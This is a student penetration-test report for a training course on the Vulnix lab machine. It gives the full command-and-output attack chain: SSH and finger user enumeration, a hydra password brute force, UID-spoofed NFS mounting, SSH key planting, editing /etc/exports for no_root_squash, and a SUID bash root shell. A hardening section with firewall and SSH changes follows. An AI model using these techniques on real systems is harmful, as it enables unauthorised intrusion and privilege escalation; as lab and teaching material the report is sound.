

System Vulnerability & Exploitation:

VULNIX - Think Inside the Box

Prepared For: CyberSteps Training Program

Prepared By: E-Itohan

Date: April 27, 2026

Classification: CONFIDENTIAL

1. Executive Summary

The target system, **Vulnix**, was subjected to a comprehensive security assessment to identify vulnerabilities, simulate an attack chain, and implement hardening measures. The assessment revealed critical misconfigurations in the NFS service, legacy insecure protocols, and improper user privilege management.

Key Findings:

- **Critical:** NFS no_root_squash misconfiguration allowed remote root access.
- **Critical:** sudo misconfiguration allowed privilege escalation to root.
- **High:** Legacy services (Finger, RSH, UUCP) exposed significant attack surfaces.
- **Medium:** Service accounts had interactive shells (/bin/sh), increasing blast radius.
- **Medium:** Persistent backdoor user (vulnix) created during exploitation.

Table 1: Findings and remediation table

Vulnerability	Risk Level	Remediation Action	Outcome
NFS	Critical	Disabled NFS service	Root access via NFS eliminated
Legacy uucp shell	High	Removed uucp package, locked shell	No interactive shell for legacy accounts
Backdoor vulnix	Critical	Deleted user and home directory	Persistence mechanism removed
Plaintext Mail (POP3/IMAP)	Medium	Removed Dovecot/Postfix (or enforced TLS)	Data exfiltration via mail blocked
Weak SSH Config	High	Disabled root login, enforced keys	Brute-force resistance increased

Outcome: Following the exploitation phase, a hardening script was developed and executed. All critical vulnerabilities were mitigated, legacy services were removed or disabled, and the system was secured against the identified attack vectors.

2. Scope & Methodology

Scope: Single host (10.10.10.134).


Tools Used: Nmap, Metasploit, Metasploit Database, SSH, Bash, sed, iptables.

Methodology:

- **Reconnaissance:** Port scanning and service enumeration.
 - **Exploitation:** Chain of vulnerabilities (NFS → Sudo → PrivEsc).
 - **Post-Exploitation:** User enumeration and backdoor creation.
 - **Remediation:** System hardening and service removal.
-

3. Reconnaissance

3.1. Port enumeration



```
msf > db_nmap -sV 10.10.10.134
[*] Nmap: Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-23 17:07 +0200
[*] Nmap: Nmap scan report for 10.10.10.134
[*] Nmap: Host is up (0.0026s latency).
[*] Nmap: Not shown: 988 closed tcp ports (reset)
[*] Nmap:
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
79/tcp    open  finger       Debian fingerd
110/tcp   open  pop3         Dovecot pop3d
111/tcp   open  rpcbind      2-4 (RPC #100000)
143/tcp   open  imap         Dovecot imapd
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
993/tcp   open  ssl/imap     Dovecot imapd
995/tcp   open  ssl/pop3     Dovecot pop3d
2049/tcp  open  nfs          2-4 (RPC #100003)
Nmap: MAC Address: 00:0C:29:EB:0B:46 (VMware)
Nmap: Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit
```

Figure 1: Port enumeration

Those services can be an attack vector, this shows that the attack surface is very vast.

3.2. User enumeration via SSH

Using Metasploit, I used `auxiliary/scanner/ssh/ssh_enumusers` module for the enumeration.

Since I'm also using the database, I've created one for this report named vulnix so settings for this host can be stored there.

```
Mfsconsole
search scanner ssh
use auxiliary/scanner/ssh/ssh_enumusers
show options
set [options] (figure 2)
run
```

Module options (auxiliary/scanner/ssh/ssh_enumusers):

Name	Current Setting	Required	Description
CHECK_FALSE	true	no	Check for false positives (random username)
DB_ALL_USERS	true	no	Add all users in the current database to the list
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS	10.10.10.134	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
THRESHOLD	10	yes	Amount of seconds needed before a user is considered found (timing attack only)
USERNAME	user	no	Single username to test (username spray)
USER_FILE	OSCP/users	no	File containing usernames, one per line

Figure 2: metasploit - ssh - user enumeration

```
msf auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 10.10.10.134:22 - SSH - Using malformed packet technique
[*] 10.10.10.134:22 - SSH - Checking for false positives
[*] 10.10.10.134:22 - SSH - Starting scan
[+] 10.10.10.134:22 - SSH - User 'user' found
[+] 10.10.10.134:22 - SSH - User 'root' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_enumusers) >
```

Figure 3: Users found


Table 2: Valis users

User
Root

3.3. User enumeration via finger

```
search scanner finger
```

```
use auxiliary/scanner/finger/finger_users
```



```
msf auxiliary(scanner/finger/finger_users) > run
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: backup
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: bin
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: daemon
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: games
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: gnats
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: irc
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: landscape
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: libuuid
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: list
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: lp
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: mail
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: dovecot
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: man
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: messagebus
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: news
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: nobody
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: postfix
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: proxy
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: root
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: sshd
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: sync
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: sys
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: syslog
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: user
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: dovenull
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: uucp
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: whoopsie
[+] 10.10.10.134:79 - 10.10.10.134:79 - Found user: www-data
[+] 10.10.10.134:79 - 10.10.10.134:79 Users found: backup, bin, daemon, dovecot, dovenull, games, gnats, irc, landscape, libuuid, list, lp, mail, man, messagebus, news, nobody, postfix, proxy, root, sshd, sync, sys, syslog, user, uucp, whoopsie, www-data
```

Figure 4: metasploit - finger - user enumeration

Checking new users info outside of metasploit. For that, first I've created a text file with the users I am curious of: user, dovenull, uucp, whoopsie, www-data, nobody. Then I've used *finger* in a loop to see how much information would retrieve

```
for u in user $(cat vulnix_users.txt); do finger  
$u@10.10.10.134;echo '-----'; done
```

```
Login: user
Directory: /home/user
Last login Thu Apr 23 11:52 (BST) on pts/0 from 10.10.10.128
No mail.
No Plan.
Name: user
Shell: /bin/bash

Login: dovenull
Directory: /nonexistent
Never logged in.
No mail.
No Plan.
Name: Dovecot login user
Shell: /bin/false

Login: root
Directory: /root
Never logged in.
No mail.
No Plan.
Name: root
Shell: /bin/bash

Login: dovenull
Directory: /nonexistent
Never logged in.
No mail.
No Plan.
Name: Dovecot login user
Shell: /bin/false

Login: nobody
Directory: /nonexistent
Never logged in.
No mail.
No Plan.
Name: nobody
Shell: /bin/sh

Login: dovecot
Directory: /usr/lib/dovecot
Never logged in.
No mail.
No Plan.
Name: Dovecot mail server
Shell: /bin/false

Login: dovenull
Directory: /nonexistent
Never logged in.
No mail.
No Plan.
Name: Dovecot login user
Shell: /bin/false

Login: uucp
Directory: /var/spool/uucp
Never logged in.
No mail.
No Plan.
Name: uucp
Shell: /bin/sh

Login: whoopsie
Directory: /nonexistent
Never logged in.
No mail.
No Plan.
Name:
Shell: /bin/false

Login: www-data
Directory: /var/www
Never logged in.
No mail.
No Plan.
Name: www-data
Shell: /bin/sh
```

Figure 5: finger output


There are improper shell assignments that I will explain in point 4. But this is a good example of this vulnerability. Finger returned detailed information of every user account of the file.

4. Vulnerability Findings & Exploitation

4.1. Password brute force (High)

Taking the user 'user' I managed to brute force their password using *hydra* and *rockyou* wordlist via ssh.

```
Hydra -l user -P /usr/share/wordlists/rockyou.txt  
ssh://10.10.10.134
```



```
(fenix@kali)~[~/OSCP]  
$ hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.134  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s  
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore  
laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-23 12:46:28  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to  
reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),  
-896525 tries per task  
[DATA] attacking ssh://10.10.10.134:22/  
[STATUS] 266.00 tries/min, 266 tries in 00:01h, 14344139 to do in 898:46h, 10 active  
22][ssh] host: 10.10.10.134 login: user password: letmein  
of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 6 final worker threads did not complete until end.  
[ERROR] 6 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-23 12:48:33
```


Figure 6: Password brute force

4.1. NFS Misconfiguration (Critical)

Description: The Network File System (NFS) was open sharing home/vulnix folder. This allowed me to mount the folder and have access as a regular user. This service was configured with no_root_squash, allowing remote root users to map to the local root user. Combined with a writable /etc/exports via sudo, this allowed full system compromise. **Evidence:**

Nmap Scan: Port 2049 (NFS) was open.

Exploit: Mounted share, modified /etc/exports, added SUID binary.



```
(fenix@kali)~[~/mnt/nfs]  
$ showmount -e 10.10.10.134  
Export list for 10.10.10.134:  
/home/vulnix *
```

Figure 7: Share

- Creation of *vulnix* folder in */mnt/*
- Mounting the folder

```
sudo mount -t nfs -o rw,vers=3 10.10.10.134:/home/vulnix /mnt/vulnix
```

- Permissions are set only for *2008* user. Only they can see its contents

```
4 drwxr-x--- 2 2008 2008 4096 Sep 2 2012 vulnix
```

- Created a new user '*vulnix*' matching the permission for the group

```
(fenix@kali)~[/0SCP]
$ ls -lsa /mnt
total 20
4 drwxr-xr-x 5 root root 4096 Apr 24 21:43 .
4 drwxr-xr-x 19 root root 4096 Apr 16 15:12 ..
4 drwxr-xr-x 2 root root 4096 Mar 9 13:15 hgfs
4 drwxr-xr-x 2 root root 4096 Apr 22 18:18 kenobi_share
4 drwxr-x--- 4 vulnix 2008 4096 Apr 24 08:53 vulnix
```

Now the user *vulnix* can access the folder. Inside:

- Creation of *.ssh* folder
- Creation of ssh keys with `ssh-keygen -t rsa -f vulnix_key`
- Copying and renaming *.pub* key into *authorized_keys*
- Login with key `ssh -i vulnix_key vulnix@10.10.10.134 -o 'PubkeyAcceptedKeyTypes -ssh-rsa'`

```
vulnix@kali:/mnt$ ssh-keygen -t rsa -f /tmp/vulnix_key
Generating public/private rsa key pair.
Enter passphrase for "/tmp/vulnix_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/vulnix_key
Your public key has been saved in /tmp/vulnix_key.pub
The key fingerprint is:
SHA256:5DT+dtR8wJy+94EGtKes4/tIn55JLKHxqtUtKaVVbeU vulnix@kali
The key's randomart image is:
+----[RSA 3072]-----+
|          .          |
|         .oo.       |
|        + o o=E      |
|       = .o o+ .     |
|      .S+ o..+ .    |
|     .O.*.+ .o      |
|    = Bo*.o...      |
|   . +oB.= .o       |
|  ....=B .          |
+----[SHA256]-----+
vulnix@kali:/mnt$ mkdir /mnt/vulnix/.ssh
vulnix@kali:/mnt$ cp /tmp/vulnix_key.pub /mnt/vulnix/.ssh/authorized_keys
```

Figure 8: ssh keys

```
vulnix@kali:/mnt$ ssh -i /tmp/vulnix_key vulnix@10.10.10.134 -o 'PubkeyAcceptedKeyTypes +ssh-rsa'
```

Checking identity

```
vulnix@vulnix:~$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
```

4.2. Sudo Privilege Escalation (Critical)

Description: The user user had unrestricted sudo access to visudo (or sudoedit /etc/exports), allowing modification of system configuration files. **Evidence:**

Command: `sudo -l` showed (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports

```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
```

Figure 9: Sudo -L - user capabilities

- /etc/exports modification in order to access always as root: adding *no_root_squash*

```
GNU nano 2.2.6      File: /var/tmp/exports.XXnY1yRK
# /etc/exports: the access control list for filesystems which may be exported
#                 to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_$
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix     *(rw,no_root_squash)

[ Write 11 lines ]
```

Figure 10: System file modification

- Now, on the attack machine as root, I am able to access the home folder, which was denied before even as root.

```
[sudo] password for fenix:
(root@kali)-[/home/fenix]
# cd /mnt/vulnix

(root@kali)-[/mnt/vulnix]
# ls -lsa
total 32
4 drwxr-x--- 4 vulnix 2008 4096 Apr 24 11:51 .
4 drwxr-xr-x 6 root   root 4096 Apr 27 12:25 ..
4 -rw----- 1 vulnix 2008 172 Apr 24 12:06 .bash_history
4 -rw-r--r-- 1 vulnix 2008 220 Apr 3 2012 .bash_logout
4 -rw-r--r-- 1 vulnix 2008 3486 Apr 3 2012 .bashrc
4 drwx----- 2 vulnix 2008 4096 Apr 24 08:53 .cache
4 -rw-r--r-- 1 vulnix 2008 675 Apr 3 2012 .profile
4 drwxrwxr-x 2 vulnix 2008 4096 Apr 24 11:48 .ssh
```

Figure 11: Root access

- Creation of a *root_vulnix* folder from the attack machine. From the remote machine adding a line in /etc/exports with root access directly into the root folder.

```
vulnix@vulnix:~$ s
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw, sync, no_subtree_check) hostname2(ro, sync, no_$
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw, sync, fsid=0, crossmnt, no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw, sync, no_subtree_check)
#
/home/vulnix *(rw, no_root_squash)
/root *(rw, no_root_squash)
```

Figure 12: New line in /etc/exports for root

- Mounting again the share, this time in root_vulnix and getting the flag.

```
(root@kali)-[/mnt]
# mount -t nfs -o rw,vers=3 10.10.10.134:/root /mnt/root_vulnix

(root@kali)-[/mnt]
# cd root_vulnix

(root@kali)-[/mnt/root_vulnix]
# ls
trophy.txt

(root@kali)-[/mnt/root_vulnix]
# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

- The root shell is not gained yet. For that, from the attack machine, Kali, and as root I copied the bash file into the mount.

```
(root@kali)-[/mnt/vuln]
# ls -lsa
total 1388
 4 drwxr-x--- 4 vulnix 2008 4096 Apr 27 15:59 .
 4 drwxr-xr-x 8 root root 4096 Apr 27 14:41 ..
1356 -rwsr-sr-x 1 root root 1384752 Apr 27 15:59 bash
 4 -rw----- 1 vulnix 2008 172 Apr 24 12:06 .bash_history
 4 -rw-r--r-- 1 vulnix 2008 220 Apr 3 2012 .bash_logout
 4 -rw-r--r-- 1 vulnix 2008 3486 Apr 3 2012 .bashrc
 4 drwx----- 2 vulnix 2008 4096 Apr 24 08:53 .cache
 4 -rw-r--r-- 1 vulnix 2008 675 Apr 3 2012 .profile
 4 drwxrwxr-x 2 vulnix 2008 4096 Apr 27 15:17 .ssh
```

- On the remote machine change the file's owner `chown root:root bash`
- Run with -p to add privileges `./bash -p`

```
bash-4.2# whoami
root
bash-4.2# hostname
vulnix
bash-4.2# ipconfig
bash: ipconfig: command not found
bash-4.2# hostname
vulnix
bash-4.2# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UN
KNOWN qlen 1000
    link/ether 00:0c:29:eb:0b:46 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.134/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::20c:29ff:feeb:b46/64 scope link
        valid_lft forever preferred_lft forever
```

Figure 13: Proof of shell

4.3. Legacy Service Exposure (High)

Description: The system ran obsolete and insecure services that leaked information or allowed remote execution.

Finger (Port 79): Leaked user list and login details. ([Figure 5](#))

RSH/Rlogin (Ports 512-514): Insecure remote shell protocols.

UUCP: Obsolete Unix-to-Unix copy protocol with shell access.

4.4. Improper Sell Assignments (Medium)

Description: System service accounts (e.g., www-data, uucp, nobody) were assigned /bin/sh, allowing interactive login if compromised. **Evidence:**

File: /etc/passwd showed www-data:x:...:/bin/sh. Also seen in [Figure 5](#)

4.5. Persistent Backdoor (Medium)

Description: A hidden user account vulnix was created during the exploitation phase to maintain persistence. **Evidence:**

User: vulnix (UID 2008) found in /etc/passwd but not in initial finger scan.

```
bash-4.2# grep 'vulnix' /etc/passwd
vulnix:x:2008:2008::/home/vulnix:/bin/bash
```

5. Remediation & Hardening Strategy

To secure the system, the following actions were taken. A custom Bash script (**fix_up.sh**) was developed to automate the process, adapting for the legacy Ubuntu 12.04 environment (using *service* instead of *systemctl*).

5.1. System Updates & Package Management

Action: Attempted system upgrade.

Constraint: Identified permission locks on */var/lib/dpkg/*.

Resolution: Manually cleared locks and attempted updates. (Note: Full upgrade was limited by environment constraints).

5.2. Service Removal & Disabling

Action: Removed legacy packages (finger, rsh, uucp, dovecot, postfix).

Action: Stopped and disabled NFS and RPC services using *update-rc.d*.

Command Used:

```
# Kill services
```

- `killall apt apt-get dpkg 2 >/dev/null`
- `rm -f /var/lib/apt/lists/lock`
- `rm -f /var/cache/apt/archives/lock`
- `rm -f /var/lib/dpkg/lock`

```
# Remove Legacy and unnecessary services
```

- `apt-get remove --purge -y finger fingerd rsh-server uucp dovecot-core postfix`
- `service nfs-kernel-server stop`
- `update-rc.d -f nfs-kernel-server remove`

5.3. User Account Hardening

Action: Removed backdoor user vulnix.

Action: Locked shells for all service accounts to */usr/sbin/nologin*.

Command Used:

```
#Delete Vulnix account
```

- `userdel -r vulnix` (in Kali)

```
# List Lock accounts
```

- `LOCKED_ACCOUNTS="daemon bin sys games man lp mail news uucp proxy www-data backup list irc gnats nobody libuuid landscape statd"`

```
# Loop Lock accounts
```

- `for user in $LOCKED_ACCOUNTS; do if id "$user" &>/dev/null; then usermod -s /usr/sbin/nologin "$user" echo "[+] Locked shell for $user" fi done`

```
bash-4.2# for user in $LOCKED_ACCOUNTS; do
>   if id "$user" &>/dev/null; then
>       usermod -s /usr/sbin/nologin "$user"
>       echo "[+] Locked shell for $user"
>   fi
> done
[+] Locked shell for daemon
[+] Locked shell for bin
[+] Locked shell for sys
[+] Locked shell for games
[+] Locked shell for man
[+] Locked shell for lp
[+] Locked shell for mail
[+] Locked shell for news
usermod: no changes
[+] Locked shell for uucp
[+] Locked shell for proxy
usermod: no changes
[+] Locked shell for www-data
[+] Locked shell for backup
[+] Locked shell for list
[+] Locked shell for irc
[+] Locked shell for gnats
usermod: no changes
[+] Locked shell for nobody
[+] Locked shell for libuuid
[+] Locked shell for landscape
[+] Locked shell for statd
bash-4.2#
```

```

bash-4.2# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:/usr/sbin/nologin
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovecotnull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/usr/sbin/nologin
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash

```

Figure 14: `passwd` – locked shells

5.4. Network Hardening (Firewall)

Action: Configured iptables to block unnecessary ports (25, 79, 110, 143, 512-514, 2049).

Action: Allowed only SSH (Port 22) with strict rules.

Command Used:

- ```
Allow SSH (Port 22)
```
- `iptables -A INPUT -p tcp --dport 22 -j ACCEPT`
- ```
# Block specific legacy port
```
- `iptables -A INPUT -p tcp --dport 25 -j DROP # SMTP`
 - `iptables -A INPUT -p tcp --dport 79 -j DROP # Finger`
 - `iptables -A INPUT -p tcp --dport 110 -j DROP # POP3`
 - `iptables -A INPUT -p tcp --dport 111 -j DROP # RPCBind`
 - `iptables -A INPUT -p tcp --dport 143 -j DROP # IMAP`
 - `iptables -A INPUT -p tcp --dport 512:514 -j DROP # RSH/Rlogin`
 - `iptables -A INPUT -p tcp --dport 993 -j DROP # IMAPS`
 - `iptables -A INPUT -p tcp --dport 995 -j DROP # POP3S`

- `iptables -A INPUT -p tcp --dport 2049 -j DROP # NFS`

Default Policy: Drop everything else

- `iptables -P INPUT DROP iptables -P FORWARD DROP`

Allow outgoing traffic

- `iptables -P OUTPUT ACCEPT`

5.5. SSH Hardening

Action: Disabled root login and password authentication in /etc/ssh/sshd_config.

Command Used:

- `sed -i 's/PermitRootLogin yes/PermitRootLogin no/' /etc/ssh/sshd_config`
- `sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/' /etc/ssh/sshd_config`
- `service ssh restart`

6. Verification

Post-hardening scans confirmed the effectiveness of the remediation.

